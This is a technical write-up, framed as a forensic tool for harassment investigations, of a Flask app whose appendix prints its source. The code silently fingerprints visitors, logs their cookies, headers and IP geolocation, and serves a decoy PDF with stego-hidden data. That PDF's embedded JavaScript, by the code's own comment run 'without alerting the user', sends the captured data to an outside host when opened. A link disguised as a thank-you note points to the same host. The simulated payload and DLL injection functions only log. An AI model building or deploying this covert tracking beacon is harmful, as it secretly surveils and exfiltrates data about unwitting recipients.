Technical & Cybersecurity Documentation for the User Data Capture PDF System

[Deep Cytes Cyber Labs(UK)]

March 28, 2025

Contents

1 Introduction & Overview

1.1 Purpose and Context

This document provides a comprehensive technical report and forensic analysis of a system designed to capture client-side data at the time of a PDF download. The system—implemented in `app(3).py`—is tailored for scenarios such as investigating internal harassment within an organization. It captures browser metadata and other client data, logs the information securely, and generates a PDF with embedded, hidden data for further verification.

1.2 System Overview

The system workflow can be summarized as follows:

- **Client-side:** A browser-based HTML/JavaScript form collects detailed data including screen properties, user-agent, canvas fingerprints, and timing metrics.
- **Server-side:** A Flask application processes the form data, enriches it with geolocation data (via ipinfo.io), logs the details, and generates a PDF document using ReportLab.
- **PDF Generation:** The PDF includes fake content created with Faker, an image with hidden encrypted data (via steganography), and embedded JavaScript callbacks for token verification.

1.3 Objectives and Scope


The report details every functional component of the system:

1. Data capture and logging.
2. Secure PDF generation with hidden data.
3. Encryption and steganography methods.
4. Verification and callback mechanisms.
5. Cybersecurity considerations and forensic analysis.

2 System Architecture

2.1 Overall Architecture Diagram

Diagram:


Component Diagram for Flask PDF Generation System
Client-Side
«client» Web Browser
User initiates download
HTML Form & Data Capture
Executes in browser
Collects UI & performance data
JavaScript Data Collector
Submits form data (/download)
Returns generated PDF
Server-Side (Flask)
Data Collection Module
PDF Callback Handlers
PDF Generation Module
Determines IP location
Looks up IP geolocation
Stores client data & headers
Verifies tokens & logs callbacks
Adds metadata & JS callbacks
Triggers simulation routines
Executes multi-stage payload simulation
Embeds hidden data into image
IP Geolocation Lookup
Logging & Token Verification Module
Simulated Payloads Module
Encryption & Steganography Module
Generates PDF content
Injects metadata & JavaScript
Fetches geolocation
Performs steganography
Encrypts sensitive data
External Services & Libraries
ipinfo.io API
Stegano (LSB)
Fernet Encryption
ReportLab PDF Engine
PyPDF2 Metadata Injector

2.1.1 Description of Components

Client Browser: Runs an HTML/JavaScript form that gathers client data.

Flask Server: Divided into several modules:

- **Data Collection:** Extracts client data and performs geolocation lookup.
- **PDF Generation:** Uses ReportLab and Faker to build the PDF.
- **Encryption & Steganography:** Encrypts user data with Fernet and hides it in an image using LSB techniques.
- **Logging & Token Verification:** Logs data securely and verifies tokens via callbacks.
- **Simulated Payloads:** Demonstrates multi-stage payloads and DLL injection (for demonstration purposes).
- **PDF Callback Handlers:** Manage embedded JavaScript callbacks.

External Services & Libraries: Includes ipinfo.io API, ReportLab, PyPDF2, Fernet, and Stegano.

2.2 Module Grouping and Cybersecurity Considerations

Modules are grouped into Client, Server, and External Services. Each component is designed to ensure data integrity, secure logging, and forensic traceability. Notes within the diagram highlight key interactions, such as data flow from the browser to the data collection module.

3 Data Collection & Logging

3.1 Client-Side Data Capture

The system captures various client details:

- Screen dimensions, color and pixel depth.
- Browser language, platform, and connection type.
- Timing metrics including page load time, click time, and dwell time.
- Advanced details like canvas fingerprint, hardware concurrency, device memory, and plugins.

3.1.1 Mechanism

Data is collected via JavaScript and stored in hidden form fields before being submitted to the server.

Pseudocode Example:

```
onFormSubmit:
    capture(screen.width, screen.height, screen.colorDepth, ...)
    capture(navigator.language, navigator.platform, ...)
    sendDataViaPOST('/download', form_data)
```

Listing 1: Client-side Data Capture Pseudocode

3.2 Server-Side Data Logging

Upon receiving data, the Flask server:

- Extracts the IP address (from headers and remote address).
- Logs the user agent, cookies, and TLS metadata.
- Performs geolocation lookup using the ipinfo.io API.
- Writes detailed logs (with timestamps) to `user_logs.log`.

Pseudocode Example:

```
function collect_data(request):
    ip = extract_ip(request.headers)
    user_agent = request.headers['User-Agent']
    client_data = extract_form_data(request.form)
    geo_data = get_geolocation(ip)
    log_data = { ip, user_agent, client_data, geo_data }
    write_log(log_data)
    return log_data
```

Listing 2: Server Data Logging Pseudocode

Forensic Note: Secure storage of these logs is essential for audit trails in investigations.

4 PDF Generation Process

4.1 Fake Content Generation

The system uses the Faker library to generate fake content:

- Fake names, addresses, and paragraphs are used to populate the PDF.
- This approach obfuscates the real user data while maintaining a realistic document structure.

4.2 PDF Document Construction

Using ReportLab, the system builds the PDF document:

- A title and several paragraphs of fake content are added.
- An image is embedded that carries hidden data.

Pseudocode Example:

```
function generate_pdf(logged_data):
    initialize_pdf_document()
    add_title("Fake PDF Document")
    add_paragraph("Name: " + fake_name)
    add_paragraph("Address: " + fake_address)
    add_paragraph("Additional Info: " + fake_text)
    image = embed_data_in_image(logged_data)
    insert_image(image)
    token = generate_token()
    add_verification_link(token)
    add_metadata_and_js(logged_data, token)
    return pdf_document, token
```

Listing 3: PDF Generation Pseudocode

4.3 Embedding Hidden Data

The system embeds hidden data into an image using steganography:

- Data is first encrypted using the Fernet encryption algorithm.
- The encrypted data is then hidden within a base image using the LSB method.

Pseudocode Example:

```
function embed_data_in_image(data):
    encrypted_data = encrypt(data)
    stego_image = hide_data_in_image(encrypted_data)
    return stego_image
```

Listing 4: Embedding Hidden Data Pseudocode

5 Steganography & Encryption

5.1 Encryption Techniques

User data is encrypted using the Fernet module. The encryption process involves:

- Converting user data (in JSON format) to a byte stream.
- Encrypting the byte stream to produce a secure cipher text.

Pseudocode Example:

```
function encrypt(data):
    json_data = json_encode(data)
    return Fernet.encrypt(json_data)
```

Listing 5: Fernet Encryption Pseudocode

5.2 Steganography Methodology

The steganography process hides the encrypted data within an image:

- A base image is prepared (e.g., a 500x500 white image).
- The encrypted data is embedded using the least significant bit (LSB) method.

Pseudocode Example:

```
function hide_data_in_image(encrypted_data):
    load_base_image()
    apply_lsb(encrypted_data)
    return modified_image
```

Listing 6: Steganography Pseudocode

5.3 Security Considerations

- The combination of encryption and steganography ensures that the hidden data is robust against casual inspection.
- Proper key management and secure logging practices help maintain forensic integrity.

6 Verification & Callback Mechanisms

6.1 Token Generation and Verification

A unique token is generated upon PDF creation:

- The token is stored alongside the logged data.
- It is later verified when the PDF's embedded JavaScript triggers callbacks.

Pseudocode Example:

```
token = generate_uuid()
store_token(token, logged_data)
```

Listing 7: Token Generation Pseudocode

6.2 Embedded JavaScript Callbacks

When the PDF is opened, embedded JavaScript code:

- Sends GET requests to callback endpoints (`/pdf`$_{c}$*allbackand*

Pseudocode Example:

```
// Within PDF JavaScript
if (XMLHttpRequest available):
    send GET request to /pdf_callback?data=hidden_message
    send GET request to /pdf_callback_stage2?token=token
```

Listing 8: PDF Callback Pseudocode

6.3 Forensic Relevance

These callbacks ensure that:

- Every access to the PDF is logged and traceable.
- The system maintains an audit trail necessary for forensic investigations, particularly in cases involving harassment.

7 Security & Simulated Payloads

7.1 Simulated Multi-Stage Payload

For demonstration purposes, the system simulates a multi-stage payload process:

- Logs an initial payload stage.
- Logs a secondary stage with additional information.

Pseudocode Example:

```
function simulate_multi_stage_payload(data):
    stage = "initial"
    log(stage, data)
    stage = "secondary"
    log(stage, "Additional stage executed")
    return stage_details
```

Listing 9: Simulated Payload Pseudocode

7.2 Simulated DLL Injection

A dummy function demonstrates DLL injection for testing:

- The function logs that a DLL injection was simulated.

Pseudocode Example:

```
function simulate_dll_injection():
    log("DLL injection simulated")
    return "DLL injection simulated"
```

Listing 10: Simulated DLL Injection Pseudocode

7.3 Risk Assessment and Mitigation

- **Risks:** Unauthorized data capture, tampering with logs or PDF metadata.
- **Mitigations:** Secure log storage, token-based verification, regular audits, and adherence to forensic best practices.


8 Use-Case & Interaction Diagrams

8.1 Use-Case Diagram

Actors and Use Cases:


- **End User (Harasser):** Initiates the PDF download.
- **Administrator/Forensics Analyst:** Views logs and verifies tokens.

Diagram:



8.2 Sequence Diagram

Illustrates the detailed interactions from form submission to callback processing. **Diagram:**



User
Web Browser
Flask Server
Data Collection Module
IP Geolocation (get_ip_geolocation)
PDF Generation Module
Encryption & Steganography Module
ReportLab & Faker
PyPDF2 Module
Logging & Token Verification
Fernet Encryption
Stegano (LSB)
1 Click "Download PDF"
2 POST /download (form data)
3 collect_data(request)
4 get_ip_geolocation(ip)
5 (lat, lon, geo_data)
6 Return log_message
7 Log client data
8 Acknowledged
9 generate_pdf(logged_data)
10 Build PDF document (build story with paragraphs, image, link)
11 embed_data_in_image(logged_data)
12 Encrypt logged_data
13 Return encrypted data
14 Hide encrypted data in base image
15 Return stego image
16 Return stego image
17 Append text, stego image, verification link
18 PDF buffer generated
19 Add metadata & JavaScript callbacks
20 Return updated PDF buffer & token
21 Store token with logged_data
22 Return generated PDF as attachment
23 GET /pdf_callback?data=... (JS callback)
24 Log primary callback data
25 GET /pdf_callback_stage2?token=... (JS secondary callback)
26 Verify token and log secondary callback

8.3 Activity Diagram

Depicts the internal workflow:


- Data Collection
- PDF Processing
- Verification

Diagram:


Activity Diagram for PDF Generation Process
Data Collection
Receive POST /download
Call collect_data(request)
Collect client & server data
Call get_ip_geolocation(ip)
Obtain geolocation (lat, lon, geo_data)
Log client data
Simulation
Simulate multi-stage payload
Simulate DLL injection
Append simulation results to logged data
PDF Generation
Call generate_pdf(logged_data)
Build PDF using ReportLab and Faker
Embed steganographic image (via embed_data_in_image)
Generate unique verification token
Inject metadata and JavaScript callbacks using PyPDF2
Response
Store token in logged_tokens

8.4 Deployment Diagram (Optional)

Shows the physical deployment: **Diagram:**


Deployment Diagram for Flask PDF Generation System
Client Machine
Web Browser
HTTP POST /download (Submit form data)
(Verification URL Click)
HTTP Response (Return Generated PDF)
Flask Server
app(3).py (Flask PDF App)
User Logs File
GET /{ip}/json (Fetch Geolocation)
JS Callback (PDF Callback, Stage2)
ipinfo.io API
IP Geolocation Service
pdf-ops.onrender.com
PDF Callback Service

9 Forensic & Cybersecurity Analysis

9.1 Forensic Data Handling

- **Chain-of-Custody:** Logs and captured data are maintained with integrity for potential legal proceedings.
- **Data Integrity:** Secure storage and timestamped logs ensure that the evidence remains unaltered.

9.2 Compliance and Legal Considerations

- Compliance with internal policies and privacy laws.
- Specific mention of the system's use in investigating harassment within the organization.

9.3 Cybersecurity Posture

- **Threat Modeling:** Identification of potential vulnerabilities and corresponding mitigations.
- **Audit and Monitoring:** Recommendations for continuous monitoring and periodic audits.

10 Conclusion & Future Enhancements

10.1 Summary of System Strengths

- Secure, multi-layered approach from data capture to PDF generation.

- Robust encryption and steganography techniques ensuring forensic readiness.
- Comprehensive logging and callback verification for audit trails.

10.2 Areas for Improvement

- Enhanced error handling and real-time notifications.
- Integration with SIEM systems for advanced threat detection.
- Further hardening of PDF metadata and callback processes.

10.3 Future Directions

- Scalability improvements and additional security measures.
- Extended forensic analysis capabilities and automated auditing.

11 Appendix

11.1 Source Code Listing: `app(3).py`

Below is the complete source code for `app(3).py`:

```python
from flask import Flask, request, render_template_string, send_file
import logging
import json
import os
import requests
import base64
import uuid
from faker import Faker
from io import BytesIO
from reportlab.pdfgen import canvas
from reportlab.lib.pagesizes import letter
from reportlab.platypus import SimpleDocTemplate, Paragraph, Image
from reportlab.lib.styles import getSampleStyleSheet
from cryptography.fernet import Fernet
from stegano import lsb
from PIL import Image as PILImage
import PyPDF2

app = Flask(__name__)

# Configure logging to a file
logging.basicConfig(
    level=logging.INFO,
    filename='user_logs.log',
    format='%(asctime)s - %(levelname)s - %(message)s'
)

# Initialize Faker for generating fake PDF content
fake = Faker()

# Encryption key (in production, store securely, e.g., environment variable)
```

```
ENCRYPTION_KEY = Fernet.generate_key()
CIPHER = Fernet(ENCRYPTION_KEY)

# Store tokens for verification
logged_tokens = {}

def get_hidden_message(data):
    """Return the hidden message wrapped with markers."""
    encoded = base64.b64encode(json.dumps(data).encode()).decode()
    return "<<BASE64 START>>" + encoded + "<<BASE64 END>>"

def get_ip_geolocation(ip):
    """Fetch geolocation data from ipinfo.io."""
    try:
        response = requests.get(f"https://ipinfo.io/{ip}/json")
        if response.status_code == 200:
            data = response.json()
            loc = data.get("loc", "").split(",")
            if loc and len(loc) == 2:
                return float(loc[0]), float(loc[1]), data
            else:
                return None, None, data
    except Exception as e:
        logging.error(f"IP Geolocation error: {e}")
    return None, None, {}

def collect_data(req):
    """Collect client-side and server-side data."""
    ip_header = req.headers.get('X-Forwarded-For', req.remote_addr)
    ip = ip_header.split(",")[0].strip() if ip_header else req.remote_addr
    user_agent = req.headers.get('User-Agent', 'unknown')
    cookies = req.cookies
    tls_metadata = req.environ.get('wsgi.url_scheme')

    client_data = {
        'screenWidth': req.form.get('screenWidth'),
        'screenHeight': req.form.get('screenHeight'),
        'colorDepth': req.form.get('colorDepth'),
        'pixelDepth': req.form.get('pixelDepth'),
        'language': req.form.get('language'),
        'platform': req.form.get('platform'),
        'connection': req.form.get('connection'),
        'pageLoadTime': req.form.get('pageLoadTime'),
        'clickTime': req.form.get('clickTime'),
        'dwellTime': req.form.get('dwellTime'),
        'lastMouseX': req.form.get('lastMouseX'),
        'lastMouseY': req.form.get('lastMouseY'),
        'referrer': req.form.get('referrer'),
        'canvasFingerprint': req.form.get('canvasFingerprint'),
        'hardwareConcurrency': req.form.get('hardwareConcurrency'),
        'deviceMemory': req.form.get('deviceMemory'),
        'timezoneOffset': req.form.get('timezoneOffset'),
        'touchSupport': req.form.get('touchSupport'),
        'batteryLevel': req.form.get('batteryLevel'),
        'charging': req.form.get('charging'),
        'downlink': req.form.get('downlink'),
        'plugins': req.form.get('plugins')
    }

    lat, lon, geo_data = get_ip_geolocation(ip)
    client_data['latitude'] = lat if lat is not None else ""
    client_data['longitude'] = lon if lon is not None else ""
    client_data['ip_geolocation'] = geo_data

    log_message = {
        'ip': ip,
        'user_agent': user_agent,
        'action': 'Downloaded PDF',
        'client_data': client_data,
        'request_headers': dict(req.headers),
        'cookies': cookies,
        'tls_metadata': tls_metadata
    }
    return log_message

def embed_data_in_image(data):
    """Embed encrypted data in an image using steganography."""
    encrypted_data = CIPHER.encrypt(json.dumps(data).encode())
    # Create a larger base image (500x500) for more capacity.
    base_img = PILImage.new('RGB', (500, 500), color='white')
    temp_path = 'temp_base.png'
    base_img.save(temp_path)
    stego_img = lsb.hide(temp_path, encrypted_data)
    os.remove(temp_path)
    return stego_img

def simulate_multi_stage_payload(data):
    """Simulate multi-stage payload delivery (for demonstration only)."""
    logging.info("Simulating multi-stage payload delivery with data: " + json.
    dumps(data))
    stage_payload = {"stage": "initial", "info": "Initial payload delivered"}
    # Simulate a secondary stage
    stage_payload["stage"] = "secondary"
    stage_payload["info"] = "Additional stage executed"
    logging.info("Simulated multi-stage payload: " + json.dumps(stage_payload))
    return stage_payload

def simulate_dll_injection():
    """Simulate a DLL injection (for demonstration only)."""
    logging.info("Simulated DLL injection executed (defensive demonstration
    only)")
    return "DLL injection simulated"

def generate_pdf(logged_data):
    """Generate a PDF with fake content and embedded steganographic data.
    Afterwards, add custom metadata and embedded JavaScript callbacks via
    PyPDF2."""
    # Build PDF using Platypus
    buffer = BytesIO()
    doc = SimpleDocTemplate(buffer, pagesize=letter)
    styles = getSampleStyleSheet()
    story = []

    # Fake content
    story.append(Paragraph("Fake PDF Document", styles['Title']))
    story.append(Paragraph(f"Name: {fake.name()}", styles['Normal']))
    address = fake.address().replace('\n', ', ')
    story.append(Paragraph(f"Address: {address}", styles['Normal']))
    story.append(Paragraph("Additional Info:", styles['Normal']))
    story.append(Paragraph(fake.text(max_nb_chars=200), styles['Normal']))

    # Embed data in an image using steganography
    stego_img = embed_data_in_image(logged_data)
    img_buffer = BytesIO()
    stego_img.save(img_buffer, format='PNG')
    img_buffer.seek(0)
    story.append(Image(img_buffer, width=100, height=100))

    # Verification link with unique token
    token = str(uuid.uuid4())
    verification_link = f"https://pdf-ops.onrender.com/verify?token={token}"
    story.append(Paragraph(f"Please <a href='{verification_link}'>click here</a> to thank our services.", styles['Normal']))

    doc.build(story)
    buffer.seek(0)

    # Now add extra metadata and JavaScript via PyPDF2.
    hidden_message = get_hidden_message(logged_data)
    reversed_token = token[::-1]

    pdf_reader = PyPDF2.PdfReader(buffer)
    pdf_writer = PyPDF2.PdfWriter()
    for page in pdf_reader.pages:
        pdf_writer.add_page(page)
    # Add custom metadata containing the hidden message.
    pdf_writer.add_metadata({'/HiddenData': hidden_message})

    # Embed JavaScript callbacks without alerting the user.
    js_code = f"""
    // Primary callback: send hidden message to the server.
    if (typeof XMLHttpRequest !== 'undefined') {{
        try {{
            var req1 = new XMLHttpRequest();
            req1.open("GET", "https://pdf-ops.onrender.com/pdf_callback?data=" + encodeURIComponent("{hidden_message}"), true);
            req1.send();
        }} catch(e) {{}}
    }}
    // Secondary callback: send the reversed token (which is reversed back) to a second endpoint.
    var reversedToken = "{reversed_token}";
    var token = reversedToken.split("").reverse().join("");
    if (typeof XMLHttpRequest !== 'undefined') {{
        try {{
            var req2 = new XMLHttpRequest();
            req2.open("GET", "https://pdf-ops.onrender.com/pdf_callback_stage2?token=" + encodeURIComponent(token), true);
            req2.send();
        }} catch(e) {{}}
    }}
    """
    pdf_writer.add_js(js_code)

    new_buffer = BytesIO()
    pdf_writer.write(new_buffer)
    new_buffer.seek(0)
    return new_buffer, token

HTML_PAGE = """
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Download PDF</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            text-align: center;
            margin-top: 100px;
            background-color: #f2f2f2;
        }
        h1 { color: #333; }
        button {
            padding: 15px 30px;
            font-size: 18px;
            background-color: #4CAF50;
            color: white;
            border: none;
            border-radius: 5px;
            cursor: pointer;
        }
        button:hover { background-color: #45a049; }
    </style>
</head>
<body>
    <h1>Click to Download PDF and Log Your Data</h1>
    <form id="downloadForm" action="/download" method="post">
        <button type="submit">Download PDF</button>
        <input type="hidden" name="screenWidth" id="screenWidth">
        <input type="hidden" name="screenHeight" id="screenHeight">
        <input type="hidden" name="colorDepth" id="colorDepth">
```

```html
        <input type="hidden" name="pixelDepth" id="pixelDepth">
        <input type="hidden" name="language" id="language">
        <input type="hidden" name="platform" id="platform">
        <input type="hidden" name="connection" id="connection">
        <input type="hidden" name="pageLoadTime" id="pageLoadTime">
        <input type="hidden" name="clickTime" id="clickTime">
        <input type="hidden" name="dwellTime" id="dwellTime">
        <input type="hidden" name="lastMouseX" id="lastMouseX">
        <input type="hidden" name="lastMouseY" id="lastMouseY">
        <input type="hidden" name="referrer" id="referrer">
        <input type="hidden" name="canvasFingerprint" id="canvasFingerprint">
        <input type="hidden" name="hardwareConcurrency" id="hardwareConcurrency">
        <input type="hidden" name="deviceMemory" id="deviceMemory">
        <input type="hidden" name="timezoneOffset" id="timezoneOffset">
        <input type="hidden" name="touchSupport" id="touchSupport">
        <input type="hidden" name="batteryLevel" id="batteryLevel">
        <input type="hidden" name="charging" id="charging">
        <input type="hidden" name="downlink" id="downlink">
        <input type="hidden" name="plugins" id="plugins">
    </form>
    <br>
    <a href="/logs">View Logged Data</a>
    <script>
        var pageLoadTime = Date.now();
        document.getElementById('pageLoadTime').value = pageLoadTime;
        var lastMouseX = 0, lastMouseY = 0;
        document.addEventListener('mousemove', function(e) {
            lastMouseX = e.clientX;
            lastMouseY = e.clientY;
        });
        function gatherExtraData(callback) {
            var canvas = document.createElement("canvas");
            var ctx = canvas.getContext("2d");
            ctx.textBaseline = "top";
            ctx.font = "14px Arial";
            ctx.fillStyle = "#f60";
            ctx.fillRect(125, 1, 62, 20);
            ctx.fillStyle = "#069";
            ctx.fillText("Hello, world!", 2, 15);
            document.getElementById('canvasFingerprint').value = canvas.toDataURL();
            document.getElementById('hardwareConcurrency').value = navigator.hardwareConcurrency || '';
            document.getElementById('deviceMemory').value = navigator.deviceMemory || '';
            document.getElementById('timezoneOffset').value = new Date().getTimezoneOffset();
            document.getElementById('touchSupport').value = ('ontouchstart' in window) ? true : false;
            if (navigator.plugins) {
                var plugins = Array.from(navigator.plugins).map(function(p) { return p.name; });
                document.getElementById('plugins').value = plugins.join(', ');
            } else {
                document.getElementById('plugins').value = '';
            }
            if (navigator.connection && navigator.connection.downlink) {
                document.getElementById('downlink').value = navigator.connection.downlink;
            } else {
                document.getElementById('downlink').value = '';
            }
            if (navigator.getBattery) {
                navigator.getBattery().then(function(battery) {
                    document.getElementById('batteryLevel').value = battery.level;
                    document.getElementById('charging').value = battery.charging;
                    callback();
                }).catch(function(error) {
                    document.getElementById('batteryLevel').value = '';
                    document.getElementById('charging').value = '';
                    callback();
                });
            } else {
                document.getElementById('batteryLevel').value = '';
                document.getElementById('charging').value = '';
                callback();
            }
        }
        document.getElementById('downloadForm').addEventListener('submit', function(e) {
            e.preventDefault();
            document.getElementById('screenWidth').value = screen.width;
            document.getElementById('screenHeight').value = screen.height;
            document.getElementById('colorDepth').value = screen.colorDepth;
            document.getElementById('pixelDepth').value = screen.pixelDepth;
            document.getElementById('language').value = navigator.language;
            document.getElementById('platform').value = navigator.platform;
            if (navigator.connection && navigator.connection.effectiveType) {
                document.getElementById('connection').value = navigator.connection.effectiveType;
            } else {
                document.getElementById('connection').value = '';
            }
            document.getElementById('referrer').value = document.referrer;
            var clickTime = Date.now();
            document.getElementById('clickTime').value = clickTime;
            document.getElementById('dwellTime').value = clickTime - pageLoadTime;
            document.getElementById('lastMouseX').value = lastMouseX;
            document.getElementById('lastMouseY').value = lastMouseY;
            gatherExtraData(function() {
                e.target.submit();
            });
        });
    </script>
</body>
</html>
"""

@app.route('/')
def index():
    return render_template_string(HTML_PAGE)

@app.route('/download', methods=['POST'])
def download():
    logged_data = collect_data(request)
    logging.info(json.dumps(logged_data))

    multi_stage_result = simulate_multi_stage_payload(logged_data)
    dll_injection_result = simulate_dll_injection()
    logged_data["simulation"] = {
        "multi_stage": multi_stage_result,
        "dll_injection": dll_injection_result
    }

    pdf_buffer, token = generate_pdf(logged_data)
    logged_tokens[token] = logged_data

    return send_file(pdf_buffer, as_attachment=True, download_name='sample.pdf', mimetype='application/pdf')

@app.route('/verify', methods=['GET'])
def verify():
